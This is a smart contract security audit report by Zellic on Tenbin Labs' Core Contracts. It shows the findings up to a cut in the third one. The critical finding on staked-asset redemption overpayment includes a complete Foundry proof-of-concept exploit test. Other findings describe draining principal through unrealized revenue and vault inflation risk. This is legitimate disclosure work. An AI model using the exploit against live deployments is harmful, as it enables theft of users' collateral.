Zellic


Prepared for
Jake Lang
Tenbin Labs

Prepared by
Huw Grano
Chongyu Lv
Zellic

April 22, 2026

Core Contracts

Smart Contract Security Assessment



Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for Tenbin Labs from April 14th to April 20th, 2026. During this engagement, Zellic reviewed Core Contracts's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- For redeeming staked assets, is the logic calculating the final price using the share price correct?
- Are there any exploits surrounding the ID-based staking cooldown or instant-unstaking systems?
- Does the MorphoVaultV1Adapter support allocating collateral from Morpho V2 Vault to arbitrary ERC4626 contracts?
- For orders where a non-minter is executing an order, is there MEV risk when performing curation?
- Is there a risk when using the instant-unstaking flow inside the controller when a user makes a direct transfer of the asset token into the staking contract modifying the share price?
- Is logic of the oracle adapter sound?
- Are there any exploits related to the mint and redemption limits on the Controller?
- Are there any slippage risks when the CollateralManager interacts with the `SwapModule`?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.

1.4. Results

During our assessment on the scoped Core Contracts, we discovered 14 findings. One critical issue was found. Three were of high impact, one was of medium impact, two were of low impact, and the remaining findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for the benefit of Tenbin Labs in the Discussion section (4. ↗).

Breakdown of Finding Impacts

Impact Level	Count
Critical	1
High	3
Medium	3
Low	2
Informational	8

2. Introduction

2.1. About Core Contracts

Tenbin Labs contributed the following description of Core Contracts:

> Tenbin is an asset token issuance platform with the goal of creating liquid, composable financial assets.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and

Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4. ↗) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3. Scope

The engagement involved a review of the following targets:

Core Contracts

Type	Solidity
Platform	Ethereum
Target	tenbin-contracts
Repository	https://github.com/tenbinlabs/tenbin-contracts ↗
Version	820e700943c2b657c54219ab3c99039df188440a

Programs	`MorphoVaultV1Adapter.sol (external)`
	`src/AssetSilo.sol`
	`src/CollateralManager.sol`
	`src/Controller.sol`
	`src/RevenueModule.sol`
	`src/StakedAsset.sol`
	`src/external/chainlink/SpokeERC20.sol`
	`src/external/chainlink/SpokeERC20Restricted.sol`
	`src/oracle/GoldOracleAdapter.sol`
	`src/interface/IBurnMintERC20.sol`
	`src/interface/ICollateralManager.sol`
	`src/interface/IController.sol`
	`src/interface/IOracleAdapter.sol`
	`src/interface/IRestrictedRegistry.sol`
	`src/interface/IRevenueModule.sol`
	`src/interface/IStakedAsset.sol`

2.4. Project Overview

Zellic was contracted to perform a security assessment for a total of one person-week. The assessment was conducted by two consultants over the course of one calendar week.

Contact Information

The following project manager was associated with the engagement:

Pedro Moura
Engagement Manager
pedro@zellic.io ↗

The following consultants were engaged to conduct the assessment:

Huw Grano
Engineer
huw@zellic.io ↗

Chongyu Lv
Engineer
chongyu@zellic.io ↗

2.5. Project Timeline

The key dates of the engagement are detailed below.

April 14, 2026	Start of primary review period
April 20, 2026	End of primary review period

3. Detailed Findings

3.1. Controller can overpay staked-asset redemptions when the share price exceeds 1

Target	Controller		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

In `Controller.verifyOrder()` and `Controller.redeem()`, the controller is intended to settle redemptions of StakedAsset according to the current asset value of the submitted staking shares. The relevant implementation is as follows:

```
if (order.asset_token == stakedAsset) {
    uint256 sharePrice = IERC4626(stakedAsset).convertToAssets(1e18);
    assetTokenAmount = Math.mulDiv(order.asset_amount, sharePrice, 1e18);
} else {
    assetTokenAmount = order.asset_amount;
}

// [...]

if (order.asset_token == stakedAsset) {
    // ignore shares under the assumption share price never increases for
    staked asset
    (, assetFee)
    = IStakedAsset(stakedAsset).instantUnstake(order.asset_amount,
    order.payer, order.payer);
}

AssetToken(asset).burn(order.payer, order.asset_amount - assetFee);
```

The same unit assumption also appears in the block-level redeem-limit accounting:

```
uint256 limit = blockRedeemLimit;
if (limit < type(uint256).max) {
    if (block.number > blockNumber) {
        if (order.asset_amount > limit) revert ExceedsBlockRedeemLimit();
        blockRedeems = order.asset_amount;
        blockNumber = block.number;
    } else {
```

```
            uint256 newRedeems = blockRedeems + order.asset_amount;
            if (newRedeems > limit) revert ExceedsBlockRedeemLimit();
            blockRedeems = newRedeems;
        }
    }
```

The intended behavior is that a staked-asset redeem order should consume the full economic value represented by the submitted staking shares before collateral is paid out. If `order.asset_amount` represents a number of staking shares, then the redeem path must unwind and burn the amount of underlying assets those shares are currently worth.

However, the implementation uses `order.asset_amount` inconsistently:

- In `verifyOrder()`, `order.asset_amount` is treated as a share amount and converted into underlying assets using the current share price.
- In `redeem()`, the same `order.asset_amount` is passed directly into `instantUnstake()`, whose first parameter is an asset amount rather than a share amount.
- Then `redeem()` burns only `order.asset_amount - assetFee` underlying asset tokens from the payer.

This is the specific line that creates the mismatch:

```
(, assetFee) = IStakedAsset(stakedAsset).instantUnstake(order.asset_amount,
    order.payer, order.payer);
```

This only makes sense if one staked share is always worth exactly one underlying asset. The code explicitly documents that assumption:

```
// ignore shares under the assumption share price never increases for staked
    asset
```

That assumption becomes false as soon as StakedAsset accrues rewards. Once the share price exceeds 1e18, a redeem order can be priced against the full appreciated share value in `verifyOrder()`, while `redeem()` unwraps and burns only the smaller raw `order.asset_amount` asset amount.

As a result, the payer can receive collateral for the full appreciated value of the submitted staking shares while retaining a residual staking position.

The root cause is that Controller mixes two different units for staked-asset redemptions:

1. `verifyOrder()` treats `order.asset_amount` as staked shares.
2. `redeem()` treats the same field as underlying assets.

Because `instantUnstake()` consumes assets while the pricing path values shares, the redeem flow underburns the staking position whenever `convertToAssets(1e18) > 1e18`.

The same mismatch also affects `blockRedeemLimit`; `verifyOrder()` values the order in underlying asset terms, but the rate-limit path still accounts against the raw share count. As a result, once `convertToAssets(1e18) > 1e18`, the controller can permit more economic redemption value through a block than the configured asset-denominated cap is meant to allow.

Impact

Any user with a valid redeem order for appreciated StakedAsset shares can receive collateral for the full appreciated share value while only a smaller asset amount is unwrapped and burned. This directly overpays the redeemer from the collateral pool whenever the share price exceeds 1e18.

The same bug also weakens the protocol's block-level redemption throttle. If `blockRedeemLimit` is enabled, an appreciated staking redemption can be counted against the cap using the raw share amount rather than the order's true underlying asset value, so more redemption value can pass through a block than operators intended.

- poc:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

import {Test} from "forge-std/Test.sol";
import {console2} from "forge-std/console2.sol";
import {AssetToken} from "../src/AssetToken.sol";
import {Controller} from "../src/Controller.sol";
import {GoldOracleAdapter} from "../src/oracle/GoldOracleAdapter.sol";
import {IController} from "../src/interface/IController.sol";
import {MockAggregator} from "../test/mocks/MockAggregator.sol";
import {StakedAsset} from "../src/StakedAsset.sol";
import {ERC1967Proxy}
    from "openzeppelin-contracts/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import {ERC20} from "openzeppelin-contracts/contracts/token/ERC20/ERC20.sol";

contract MockCollateral3 is ERC20 {
    constructor() ERC20("Collateral", "COL") {}

    function mint(address to, uint256 amount) external {
        _mint(to, amount);
    }
}

contract poc_redeem is Test {
    bytes32 private constant ADMIN_ROLE = keccak256("ADMIN_ROLE");
    bytes32 private constant MINTER_ROLE = keccak256("MINTER_ROLE");
    bytes32 private constant SIGNER_MANAGER_ROLE
    = keccak256("SIGNER_MANAGER_ROLE");
```

```
    bytes32 private constant REWARDER_ROLE = keccak256("REWARDER_ROLE");
    bytes32 private constant CAP_ADJUSTER_ROLE
    = keccak256("CAP_ADJUSTER_ROLE");
    bytes32 private constant INSTANT_UNSTAKER_ROLE
    = keccak256("INSTANT_UNSTAKER_ROLE");

    uint256 private constant ALICE_KEY = 0xA11CE;
    uint256 private constant MINTER_KEY = 0xB0B;
    uint256 private constant DEPOSIT_AMOUNT = 100e18;
    uint256 private constant REWARD_AMOUNT = 100e18;

    address private alice = vm.addr(ALICE_KEY);
    address private minter = vm.addr(MINTER_KEY);
    address private rewarder = makeAddr("rewarder");
    address private feeRecipient = makeAddr("feeRecipient");
    address private custodian = makeAddr("custodian");

    AssetToken private asset;
    MockCollateral3 private collateral;
    StakedAsset private staking;
    Controller private controller;
    MockAggregator private aggregator;
    GoldOracleAdapter private oracleAdapter;

    function setUp() public {
        asset = new AssetToken("Asset Token", "AST", address(this));
        asset.setMinter(address(this));

        collateral = new MockCollateral3();

        StakedAsset stakingImplementation = new StakedAsset();
        bytes memory initData = abi.encodeWithSelector(
            StakedAsset.initialize.selector, "Staked Asset", "stAST",
address(asset), address(this), 0, feeRecipient
        );
        staking
= StakedAsset(address(new ERC1967Proxy(address(stakingImplementation),
initData)));

        controller = new Controller(address(asset), address(staking), 0,
custodian, address(this));
        aggregator = new MockAggregator();
        oracleAdapter = new GoldOracleAdapter(address(aggregator));

        controller.grantRole(ADMIN_ROLE, address(this));
        controller.grantRole(MINTER_ROLE, minter);
        controller.grantRole(SIGNER_MANAGER_ROLE, address(this));
```

```
        controller.setBlockRedeemLimit(type(uint256).max);
        controller.setManager(address(this));
        controller.setIsCollateral(address(collateral), true);
        controller.setOracleAdapter(address(oracleAdapter));
        controller.setOracleTolerance(0);

        staking.grantRole(REWARDER_ROLE, rewarder);
        staking.grantRole(CAP_ADJUSTER_ROLE, address(this));
        staking.grantRole(INSTANT_UNSTAKER_ROLE, address(controller));
        staking.setInstantUnstakeCap(type(uint256).max);

        controller.setSignerStatus(alice, true);

        asset.mint(alice, DEPOSIT_AMOUNT);
        asset.mint(rewarder, REWARD_AMOUNT);

        vm.prank(alice);
        asset.approve(address(staking), type(uint256).max);

        vm.prank(rewarder);
        asset.approve(address(staking), type(uint256).max);
    }

    function test_poc_redeem() public {
        _logState("Before Tx1 deposit");

        vm.prank(alice);
        staking.deposit(DEPOSIT_AMOUNT, alice); // Alice wants to earn staking
    yield.

        _logState("After Tx1 deposit");

        vm.prank(rewarder);
        staking.reward(REWARD_AMOUNT); // If the protocol generates a profit,
    it will distribute the revenue rewards to the staking pool.

        uint256 aliceShares = staking.balanceOf(alice);
        uint256 fullAssetValue = staking.convertToAssets(aliceShares);

        _logState("After Tx2 reward");
        console2.log("share price after reward (AST per 1e18 stAST)",
    staking.convertToAssets(1e18));
        console2.log("alice shares submitted into order", aliceShares);
        console2.log("fair asset value of alice shares", fullAssetValue);

        assertEq(aliceShares, DEPOSIT_AMOUNT, "Alice should own 100 staked
    shares");
```

```
        assertApproxEqAbs(fullAssetValue, DEPOSIT_AMOUNT + REWARD_AMOUNT, 1,
    "share price should have doubled");

        collateral.mint(address(this), fullAssetValue);
        collateral.approve(address(controller), type(uint256).max);

        vm.prank(alice);
        staking.approve(address(controller), type(uint256).max);

        vm.prank(alice);
        asset.approve(address(controller), type(uint256).max);

        IController.Order memory order = IController.Order({
            order_type: IController.OrderType.Redeem,
            nonce: 0,
            expiry: block.timestamp + 1 days,
            payer: alice,
            recipient: alice,
            collateral_token: address(collateral),
            collateral_amount: fullAssetValue,
            asset_token: address(staking),
            asset_amount: aliceShares
        });

        IController.Context memory context =
            IController.Context({order_hash: controller.hashOrder(order),
    share_price: 0, is_curated: false});

        aggregator.setAnswer(1e18);

        IController.Signature memory orderSignature = _signOrder(ALICE_KEY,
    controller.hashOrder(order));
        IController.Signature memory approvalSignature
    = _signContext(MINTER_KEY, controller.hashContext(context));

        uint256 aliceSharesBeforeRedeem = staking.balanceOf(alice);
        uint256 aliceCollateralBeforeRedeem = collateral.balanceOf(alice);
        uint256 stakingAssetsBeforeRedeem = staking.totalAssets();

        _logState("Before Tx3 redeem");

        vm.prank(minter);
        controller.redeem(order, orderSignature, context, approvalSignature);

        uint256 remainingShares = staking.balanceOf(alice);
        uint256 remainingAssets = staking.convertToAssets(remainingShares);
        uint256 aliceCollateralAfterRedeem = collateral.balanceOf(alice);
```

```
        uint256 stakingAssetsAfterRedeem = staking.totalAssets();

        _logState("After Tx3 redeem");
        console2.log("collateral paid to alice", aliceCollateralAfterRedeem
    - aliceCollateralBeforeRedeem);
        console2.log("underlying AST balance held by alice after redeem",
    asset.balanceOf(alice));
        console2.log("shares burned from alice", aliceSharesBeforeRedeem
    - remainingShares);
        console2.log("asset value still represented by remaining shares",
    remainingAssets);
        console2.log("staking totalAssets delta", stakingAssetsBeforeRedeem
    - stakingAssetsAfterRedeem);

        assertEq(collateral.balanceOf(alice), fullAssetValue, "Alice received
    collateral for the full appreciated value");
        assertApproxEqAbs(remainingShares, aliceShares / 2, 1, "Only half of
    Alice's shares were burned");
        assertApproxEqAbs(
            remainingAssets, REWARD_AMOUNT, 2, "Alice kept residual stake
    value after redeeming full collateral"
        );
        assertEq(asset.balanceOf(alice), 0, "Underlying assets withdrawn from
    staking were burned by the controller");
    }

    function _signOrder(uint256 key, bytes32 orderHash)
    internal pure returns (IController.Signature memory signature) {
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(key, orderHash);
        signature = IController.Signature({
            signature_type: IController.SignatureType.EIP712, signature_bytes:
    abi.encodePacked(r, s, v)
        });
    }

    function _signContext(uint256 key, bytes32 contextHash)
        internal
        pure
        returns (IController.Signature memory signature)
    {
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(key, contextHash);
        signature = IController.Signature({
            signature_type: IController.SignatureType.EIP712, signature_bytes:
    abi.encodePacked(r, s, v)
        });
    }
```

```
    function _logState(string memory label) internal view {
        console2.log("==========");
        console2.log(label);
        console2.log("alice AST", asset.balanceOf(alice));
        console2.log("alice stAST", staking.balanceOf(alice));
        console2.log("alice COL", collateral.balanceOf(alice));
        console2.log("staking totalAssets", staking.totalAssets());
        console2.log("staking totalSupply", staking.totalSupply());
        console2.log("stAST share price (AST per 1e18 stAST)",
    staking.convertToAssets(1e18));
    }
}
```

Recommendations

Make staked redemptions share-denominated throughout the controller flow. The controller should convert submitted staking shares into their current asset value exactly once and then use that same amount consistently for oracle checks, `instantUnstake()`, burn accounting, collateral settlement, and block-limit accounting.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `12c16fce` ↗.

3.2. Revenue collection can drain CollateralManager principal using unrealized vault gains

Target	CollateralManager		
Category	Protocol Risks	**Severity**	High
Likelihood	Medium	**Impact**	High

Description

In `RevenueModule.collect()`, together with `CollateralManager.withdrawRevenue()` and `CollateralManager._getRevenue()`, the implementation allows unrealized vault appreciation to be treated as immediately withdrawable revenue:

```
function collect(address token, uint256 amount)
    external
    override
    onlyRole(REVENUE_KEEPER_ROLE)
    nonZeroAddress(token)
{
    ICollateralManager collateralManager = ICollateralManager(manager);
    uint256 availableRevenue = collateralManager.getRevenue(token);
    if (availableRevenue == 0 || availableRevenue < amount)
    revert InsufficientRevenue();
    collateralManager.withdrawRevenue(token, amount);
}

function withdrawRevenue(address collateral, uint256 amount)
    external nonReentrant notPaused onlyRevenueModule {
    IERC4626 vault = vaults[collateral];
    if (address(vault) == address(0)) revert CollateralNotSupported();
    uint256 revenue = _getRevenue(collateral, vault);
    if (amount > revenue) revert ExceedsPendingRevenue();
    IERC20(collateral).safeTransfer(msg.sender, amount);
    pendingRevenue[collateral] = revenue - amount;
    lastTotalAssets[collateral] = _totalAssets(vault);
    emit RevenueWithdraw(collateral, amount);
}

function _getRevenue(address collateral, IERC4626 vault)
    internal view returns (uint256 revenue) {
    uint256 previousRevenue = pendingRevenue[collateral];
```

```
        uint256 totalAssets = _totalAssets(vault);
        uint256 lastTotal = lastTotalAssets[collateral];
        if (totalAssets > lastTotal) {
            uint256 gain = totalAssets - lastTotal;
            revenue = previousRevenue + gain;
        } else if (totalAssets < lastTotal) {
            uint256 loss = lastTotal - totalAssets;
            revenue = loss >= previousRevenue ? 0 : previousRevenue - loss;
        } else {
            revenue = previousRevenue;
        }
    }
```

The intended behavior is that revenue collection should transfer only value that has already been realized. In other words, a gain should become withdrawable only after the protocol has actually pulled that value out of the vault or otherwise accounted for it as settled revenue inside CollateralManager.

However, that is not what the implementation does — `_getRevenue()` treats any increase in `vault.convertToAssets(vault.balanceOf(address(this)))` as revenue, even when the gain is still only a mark-to-market increase inside the vault and no assets have been withdrawn back to the manager.

Then `withdrawRevenue()` pays the requested amount immediately from the manager's generic on-hand token balance:

```
IERC20(collateral).safeTransfer(msg.sender, amount);
```

That payout is not sourced from realized vault proceeds. It is sourced from whatever liquid collateral currently sits in CollateralManager, including collateral that must remain available to back user redemptions.

As a result, a routine keeper flow can permanently move principal out of the collateral pool:

1. The curator deposits part of the backing collateral into a yield vault.
2. The vault position appreciates on paper, so `_getRevenue()` reports revenue.
3. The revenue keeper calls `RevenueModule.collect()` before the curator has realized that gain.
4. Then `withdrawRevenue()` transfers tokens out of the manager's liquid balance.
5. If the vault gain later reverses or cannot be realized in full, the protocol is left with a real collateral shortfall because the earlier payout has already been transferred away.

The protocol can therefore end up with fewer backing assets than users should be able to redeem.

Impact

If unrealized gains are collected as revenue and later disappear or fail to realize, the protocol can pay out revenue using liquid principal that was still needed to back redemptions. In that case, users whose redemptions rely on CollateralManager's available collateral balance may be unable to redeem in full.

Recommendations

Only gains that have actually been realized should become withdrawable through `RevenueModule.collect()`. A robust fix is to maintain a separate realized-revenue balance and increment it only when gains are actually realized through vault withdrawals or explicit accounting steps.

```
mapping(address => uint256) public realizedRevenue;

function withdraw(address collateral, uint256 amount, uint256 maxShares)
  external {
    IERC4626 vault = vaults[collateral];
    pendingRevenue[collateral] = _getRevenue(collateral, vault);
    uint256 revenueBefore = _getRevenue(collateral, vault);
    uint256 shares = vault.withdraw(amount, address(this), address(this));
    uint256 realized = amount > revenueBefore ? revenueBefore : amount;
    realizedRevenue[collateral] += realized;
    pendingRevenue[collateral] = revenueBefore - realized;
    lastTotalAssets[collateral] = _totalAssets(vault);
}

function withdrawRevenue(address collateral, uint256 amount)
  external onlyRevenueModule {
    uint256 revenue = _getRevenue(collateral, vault);
    if (amount > revenue) revert ExceedsPendingRevenue();

    if (amount > realizedRevenue[collateral]) revert ExceedsPendingRevenue();
    realizedRevenue[collateral] -= amount;
    IERC20(collateral).safeTransfer(msg.sender, amount);
    pendingRevenue[collateral] = revenue - amount;
    lastTotalAssets[collateral] = _totalAssets(vault);
}
```

Remediation

This issue has been acknowledged by Tenbin Labs, and they have provided the following response:

> This problem has been acknowledged in previous audits. We are not currently prepared for an upgrade to CollateralManager, and are skeptical of performing such an upgrade without an additional audit and fork testing. We are going to acknowledge this issue with the intention of performing an overhaul of CollateralManager in a future with a narrow audit scope.

3.3. MorphoVaultV1Adapter can lose allocated assets when used with arbitrary ERC-4626 vaults

Target	MorphoVaultV1Adapter		
Category	Integration Risks	**Severity**	High
Likelihood	Low	**Impact**	High

Description

MorphoVaultV1Adapter assumes the underlying ERC-4626 vault is safe against inflation-style share-price manipulation, but it does not enforce that assumption on chain.

In `MorphoVaultV1Adapter.constructor()` and `MorphoVaultV1Adapter.allocate()`, the adapter is intended to move assets from a Morpho V2 parent vault into a target vault and report the resulting allocation delta back to the parent vault. The implementation is as follows:

```
constructor(address _parentVault, address _morphoVaultV1) {
    factory = msg.sender;
    parentVault = _parentVault;
    morphoVaultV1 = _morphoVaultV1;
    adapterId = keccak256(abi.encode("this", address(this)));
    address asset = IVaultV2(_parentVault).asset();
    require(asset == IERC4626(_morphoVaultV1).asset(), AssetMismatch());
    SafeERC20Lib.safeApprove(asset, _parentVault, type(uint256).max);
    SafeERC20Lib.safeApprove(asset, _morphoVaultV1, type(uint256).max);
}

function allocate(bytes memory data, uint256 assets, bytes4, address)
    external returns (bytes32[] memory, int256) {
    require(data.length == 0, InvalidData());
    require(msg.sender == parentVault, NotAuthorized());

    if (assets > 0) IERC4626(morphoVaultV1).deposit(assets, address(this));
    uint256 oldAllocation = allocation();
    uint256 newAllocation
    = IERC4626(morphoVaultV1).previewRedeem(IERC4626(morphoVaultV1).balanceOf
    (address(this)));

    return (ids(), int256(newAllocation) - int256(oldAllocation));
}
```

Under the latest Tenbin scope (as of the time of writing), this adapter is expected to be usable for allocations into generic ERC-4626 vaults. If that is the intended integration model, then the adapter must either enforce the target-vault properties it relies on, or it must be robust against share-issuance edge cases that arise in generic ERC-4626 implementations.

However, the implementation does not do that. The constructor only enforces that the target vault exposes the same underlying asset:

```
address asset = IVaultV2(_parentVault).asset();
require(asset == IERC4626(_morphoVaultV1).asset(), AssetMismatch());
```

It does not verify that the target vault is actually a Morpho Vault V1 nor that it satisfies the safety assumptions this adapter depends on. Those assumptions are documented only in comments:

```
/// @dev Designed, developed and audited for Morpho Vaults V1 (V1.0 and V1.1)
    (also known as MetaMorpho). Integration
/// with other vaults must be carefully assessed from a security standpoint.
/// @dev This adapter must be used with Morpho Vaults V1 that are protected
    against inflation attacks with an initial
/// deposit.
```

This becomes exploitable because `allocate()` first performs the deposit and only then infers the resulting position from the adapter's share balance:

```
if (assets > 0) IERC4626(morphoVaultV1).deposit(assets, address(this));
uint256 oldAllocation = allocation();
uint256 newAllocation
